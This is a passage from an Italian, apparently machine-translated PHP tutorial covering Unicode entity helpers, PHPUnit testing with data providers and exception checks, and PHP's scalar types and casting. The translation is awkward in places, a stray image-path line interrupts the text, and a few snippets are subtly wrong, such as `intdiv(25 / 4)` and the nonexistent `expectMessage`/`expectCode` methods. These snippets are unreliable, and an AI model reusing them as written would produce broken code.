var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Uscita :

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Estensione Intl per supporto Unicode

Le funzioni di stringa native sono associate a funzioni a byte singolo, non funzionano bene con Unicode. Le estensioni iconv e mbstring offrono un certo supporto per Unicode, mentre l'ext-extention offre pieno supporto. Intl è un wrapper per la libreria *facto de standard* ICU, vedi http://site.icu-project.org per informazioni dettagliate che non sono disponibili su http://php.net/manual/en/book.intl.php . Se non è possibile installare l'estensione, dare un'occhiata a un'implementazione alternativa di Intl dal framework Symfony .

ICU offre internazionalizzazione completa di cui Unicode è solo una parte più piccola. Puoi eseguire facilmente la transcodifica:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

Ma non ignorare **iconv** ancora, **prendi in** considerazione:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Leggi Supporto Unicode in PHP online: https://riptutorial.com/it/php/topic/4472/supporto-unicode-in-php

Capitolo 96: Test unitario

Sintassi

- Elenco completo di asserzioni . Esempi:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

Osservazioni

`Unit` test `Unit` sono usati per testare il codice sorgente per vedere se contiene accordi con gli input come ci aspettiamo. `Unit` test `Unit` sono supportati dalla maggior parte dei framework. Esistono diversi test PHPUnit diversi e potrebbero differire nella sintassi. In questo esempio usiamo `PHPUnit` .

Examples

Test delle regole di classe

Diciamo che abbiamo una semplice classe `LoginForm` con il metodo rules () (usato nella pagina di login come modello di framework):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
```

```
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Per eseguire test su questa classe, utilizziamo i test di **unità** (controllando il codice sorgente per vedere se soddisfa le nostre aspettative):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");
```

```
        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

In che modo esattamente i test `Unit` possono aiutare (esclusi gli esempi generali) qui? Ad esempio, si adatta molto bene quando otteniamo risultati inaspettati. Ad esempio, prendiamo questa regola da prima:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

Invece, se ci siamo persi una cosa importante e abbiamo scritto questo:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

Con dozzine di regole diverse (supponendo che stiamo usando non solo e-mail e password), è difficile individuare gli errori. Questo test unitario:


```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```

Passerà il nostro **primo** esempio ma non **secondo** . Perché? Perché nel 2 ° esempio abbiamo scritto un modello con un errore di battitura (segno `+` mancato), il che significa che accetta solo una lettera / numero.

I test **unitari** possono essere eseguiti in console con il comando: `phpunit [path_to_file]` . Se tutto è OK, dovremmo essere in grado di vedere che tutti i test sono in stato `OK` , altrimenti vedremo `Error` (errori di sintassi) o `Fail` (almeno una riga in quel metodo non ha superato).

Con parametri aggiuntivi come `--coverage` possiamo anche vedere visivamente quante righe nel codice backend sono state testate e quali sono state superate / fallite. Questo vale per qualsiasi framework che abbia installato PHPUnit .

Esempio di come appare il test `PHPUnit` in console (aspetto generale, non secondo questo esempio):



Provider di dati PHPUnit

I metodi di test spesso richiedono dati da testare. Per testare completamente alcuni metodi è necessario fornire diversi set di dati per ogni possibile condizione di test. Certo, puoi farlo manualmente usando i loop, come questo:

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

E qualcuno può trovarlo conveniente. Ma ci sono alcuni inconvenienti di questo approccio. Innanzitutto, dovrai eseguire ulteriori azioni per estrarre i dati se la tua funzione di test accetta diversi parametri. In secondo luogo, in caso di fallimento sarebbe difficile distinguere il set di dati in errore senza messaggi aggiuntivi e debug. In terzo luogo, PHPUnit fornisce un modo automatico per gestire i set di dati di test utilizzando i fornitori di dati .

Il fornitore di dati è una funzione che dovrebbe restituire i dati per il tuo caso di test specifico.

> Un metodo di fornitore di dati deve essere pubblico e restituire una **matrice di matrici** o un oggetto che implementa l'interfaccia di **Iterator** e **produce una matrice** per ogni fase di iterazione. Per ogni array che fa parte della collezione verrà chiamato il metodo di test con i contenuti dell'array come argomenti.

Per utilizzare un fornitore di dati con il test, utilizzare `@dataProvider` annotazione `@dataProvider` con il nome della funzione del fornitore di dati specificata:

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Matrice di array

> Si noti che `dataProviderForTest()` restituisce array di matrici. Ogni array annidato ha due elementi e riempiranno i parametri necessari per `testEquals()` uno per uno. Errore come questo verrà generato `Missing argument 2 for Test::testEquals()` se non ci sono abbastanza elementi. PHPUnit eseguirà automaticamente il loop dei dati ed eseguirà test:

```
public function dataProviderForTest()
```

```
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Ogni set di dati può essere **nominato** per comodità. Sarà più facile rilevare i dati in errore:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

iteratori

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
```

```
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

Come puoi vedere, anche il semplice iteratore funziona.

> Si noti che anche per un **singolo** parametro, il fornitore di dati deve restituire un array `[$parameter]`

Perché se cambiamo il nostro metodo `current()` (che in realtà restituisce i dati su ogni iterazione) a questo:

```
function current() {
    return current($this->array)[0];
}
```

O modificare i dati effettivi:

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

Riceveremo un errore:

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

> Ovviamente, non è utile usare l'oggetto `Iterator` su un semplice array. Dovrebbe implementare una logica specifica per il tuo caso.

generatori

Non è esplicitamente indicato e mostrato nel manuale, ma è anche possibile utilizzare un generatore come fornitore di dati. Nota che la classe `Generator` implementa effettivamente l'interfaccia `Iterator` .

Ecco un esempio di utilizzo di `DirectoryIterator` combinato con `generator` :

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

Il fornitore di note `yield` un array. Riceverà invece un avviso di fornitore di dati non validi.

Verificare le eccezioni

Diciamo che vuoi testare un metodo che genera un'eccezione

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

È possibile farlo racchiudendo la chiamata di metodo in un blocco try / catch e facendo asserzioni sulle proprietà dell'oggetto execption, ma in modo più conveniente è possibile utilizzare metodi di asserzione di eccezioni. A partire da PHPUnit 5.2 sono disponibili i metodi expectX () per l'affermazione di tipo di eccezione, messaggio e codice

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;
```

```
        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

Se si utilizza la versione precedente di PHPUnit, il metodo setExpectedException può essere utilizzato al posto dei metodi expectX (), ma tenere presente che è deprecato e verrà rimosso nella versione 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Leggi Test unitario online: https://riptutorial.com/it/php/topic/3417/test-unitario

Capitolo 97: tipi

Examples

Interi

Gli integer in PHP possono essere specificati in modo nativo in base 2 (binario), base 8 (ottale), base 10 (decimale) o base 16 (esadecimale).

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Gli interi sono lunghi 32 o 64 bit, a seconda della piattaforma. La costante `PHP_INT_SIZE` mantiene le dimensioni integer in byte. `PHP_INT_MAX` e (dal PHP 7.0) `PHP_INT_MIN` sono anche disponibili.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

I valori interi vengono creati automaticamente come necessario da float, booleani e stringhe. Se è necessario un typecast esplicito, può essere eseguito con il cast `(int)` o `(integer)` :

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

L'overflow dei numeri interi verrà gestito dalla conversione in un float:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

Non esiste un operatore di divisione intero in PHP, ma può essere simulato utilizzando un cast implicito, che esegue sempre "round" semplicemente scartando la parte float. A partire dalla versione 7 di PHP, è stata aggiunta una funzione di divisione intera.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
```

```
// Output: int(6)
```

(Si noti che le parentesi aggiuntive intorno a `(25 / 4)` sono necessarie perché il cast `(int)` ha una precedenza maggiore rispetto alla divisione)

stringhe

Una stringa in PHP è una serie di caratteri a byte singolo (ovvero non esiste un supporto Unicode nativo) che può essere specificata in quattro modi:

Singolo quotato

Visualizza le cose quasi completamente "così come sono". Le variabili e la maggior parte delle sequenze di escape non saranno interpretate. L'eccezione è che per visualizzare una virgoletta singola letterale, si può scappare con una barra rovesciata ', e per visualizzare una barra rovesciata, si può scappare con un'altra barra rovesciata \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Doppio virgolette

A differenza di una stringa con quotatura singola, verranno valutati nomi di variabili semplici e sequenze di escape nelle stringhe. Le parentesi graffe (come nell'ultimo esempio) possono essere utilizzate per isolare nomi di variabili complessi.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

heredoc

In una stringa heredoc, i nomi delle variabili e le sequenze di escape vengono analizzati in modo simile alle stringhe con virgolette doppie, sebbene le parentesi non siano disponibili per nomi di variabili complessi. L'inizio della stringa è delimitato da `<<< identifier` e la fine da `identifier` , dove `identifier` è un nome PHP valido. L'identificatore finale deve apparire su una riga da solo. Nessuno spazio bianco è consentito prima o dopo l'identificatore, anche se come qualsiasi riga in PHP, deve anche essere terminato da un punto e virgola.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

Una stringa nowdoc è come la versione a virgola singola di heredoc, anche se non vengono valutate nemmeno le sequenze di escape più elementari. L'identificatore all'inizio della stringa è racchiuso tra virgolette singole.

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

booleano

Boolean è un tipo, con due valori, indicato come `true` o `false` .

Questo codice imposta il valore di `$foo` come `true` e `$bar` come `false` :

```
$foo = true;
```

```
$bar = false;
```

`true` e `false` non fanno distinzione tra maiuscole e minuscole, quindi è possibile utilizzare anche `TRUE` e `FALSE` , anche il `FaLsE` è possibile. L'utilizzo di lettere minuscole è più comune e consigliato nella maggior parte delle guide di stile del codice, ad esempio PSR-2 .

I booleani possono essere usati in istruzioni come questa:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

A causa del fatto che PHP è debolmente digitato, se `$foo` sopra è diverso da `true` o `false` , viene automaticamente forzato a un valore booleano.
I seguenti valori risultano `false` :

- un valore zero: `0` (numero intero), `0.0` (float) o `'0'` (stringa)
- una stringa vuota `''` o array `[]`
- `null` (il contenuto di una variabile non impostata o assegnata a una variabile)

Qualsiasi altro valore risulta `true` .

Per evitare questo paragone allentato, puoi applicare un confronto forte usando `===` , che confronta valore *e tipo* . Vedi Tipo confronto per i dettagli.

Per convertire un tipo in booleano, puoi usare il cast `(bool)` o `(boolean)` prima del tipo.

```
var_dump((bool) "1"); //evaluates to true
```

o chiama la funzione `boolval` :

```
var_dump( boolval("1") ); //evaluates to true
```

Conversione booleana in una stringa (si noti che `false` restituisce una stringa vuota):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Conversione booleana in un intero:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Si noti che è anche possibile il contrario:

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

Anche tutti i non zero restituiranno true:

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

Galleggiante

```
$float = 0.123;
```

> Per ragioni storiche "double" viene restituito da `gettype()` in caso di float e non semplicemente "float"

I float sono numeri in virgola mobile, che consentono una maggiore precisione di output rispetto ai numeri interi semplici.

I float e gli interi possono essere usati insieme a causa del casting loose di PHP di tipi variabili:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

php non mostra float come numero float come altre lingue, ad esempio:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

avvertimento

Precisione in virgola mobile

(Dalla pagina di manuale di PHP)

> I numeri in virgola mobile hanno una precisione limitata. Sebbene dipenda dal sistema, in genere PHP fornisce un errore relativo massimo a causa dell'arrotondamento nell'ordine di 1.11e-16. Le operazioni aritmetiche non elementari possono dare errori più grandi e la *propagazione degli* errori deve essere presa in considerazione quando si compongono diverse operazioni.
>
> Inoltre, i numeri razionali che sono esattamente rappresentabili come numeri in virgola mobile nella base 10, come 0,1 o 0,7, non hanno una rappresentazione esatta come numeri in virgola mobile in base 2 (binari), che viene usata internamente, indipendentemente dalla dimensione della mantissa . Quindi, non possono essere convertiti nelle loro controparti binarie interne senza una piccola perdita di precisione. Ciò può portare a risultati confusi: ad esempio, floor ((0,1 + 0,7) * 10) restituirà solitamente 7 anziché 8 previsti, poiché la rappresentazione interna sarà qualcosa come 7.9999999999999991118 ....

Quindi non fidarti mai dei risultati di numeri fluttuanti sull'ultima cifra e non confrontare i numeri in virgola mobile direttamente per l'uguaglianza. Se è necessaria una maggiore precisione, sono disponibili le funzioni matematiche di precisione arbitrarie e le funzioni gmp.

callable

Le callebles sono tutto ciò che può essere chiamato come callback. Le cose che possono essere definite "richiamate" sono le seguenti:

- Funzioni anonime
- Funzioni PHP standard (nota: *non costrutti linguistici*)
- Classi statiche
- Classi non statiche (*usando una sintassi alternativa*)
- Metodi oggetto / classe specifici
- Oggetti stessi, purché l'oggetto si trovi nella chiave `0` di un array

  Esempio di riferimento a un oggetto come elemento di un array:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Le callback possono essere indicate con un suggerimento `callable` partire da PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Nullo

PHP rappresenta "nessun valore" con la parola chiave `null` . È in qualche modo simile al puntatore nullo in linguaggio C e al valore NULL in SQL.

Impostazione della variabile su null:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Verifica se la variabile è stata impostata su null:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Variabile nullo vs non definita

Se la variabile non è stata definita o è stata annullata, qualsiasi test contro il null avrà esito positivo, ma genererà anche un `Notice: Undefined variable: nullvar` : `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Pertanto i valori non definiti devono essere verificati con `isset` :

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Tipo di confronto

Esistono due tipi di confronto : confronto **libero** con `==` e **confronto rigoroso** con `===` . Il confronto rigoroso assicura che sia il tipo che il valore di entrambi i lati dell'operatore siano gli stessi.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

Puoi anche usare un confronto forte per verificare se il tipo e il valore **non** corrispondono usando `!==` .

Un tipico esempio in cui l'operatore `==` non è sufficiente, sono funzioni che possono restituire tipi diversi, come `strpos` , che restituisce `false` se la `searchword` non viene trovata e la posizione di corrispondenza (`int`) in caso contrario:

```
if(strpos('text', 'searchword') == false)
```

```
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Digitare Casting

PHP generalmente indovinerà correttamente il tipo di dati che si intende utilizzare dal contesto in cui è utilizzato, tuttavia a volte è utile forzare manualmente un tipo. Questo può essere ottenuto anteponendo la dichiarazione con il nome del tipo richiesto tra parentesi:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

Ma attenzione: non tutti i tipi di cast funzionano come ci si aspetterebbe:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

risorse

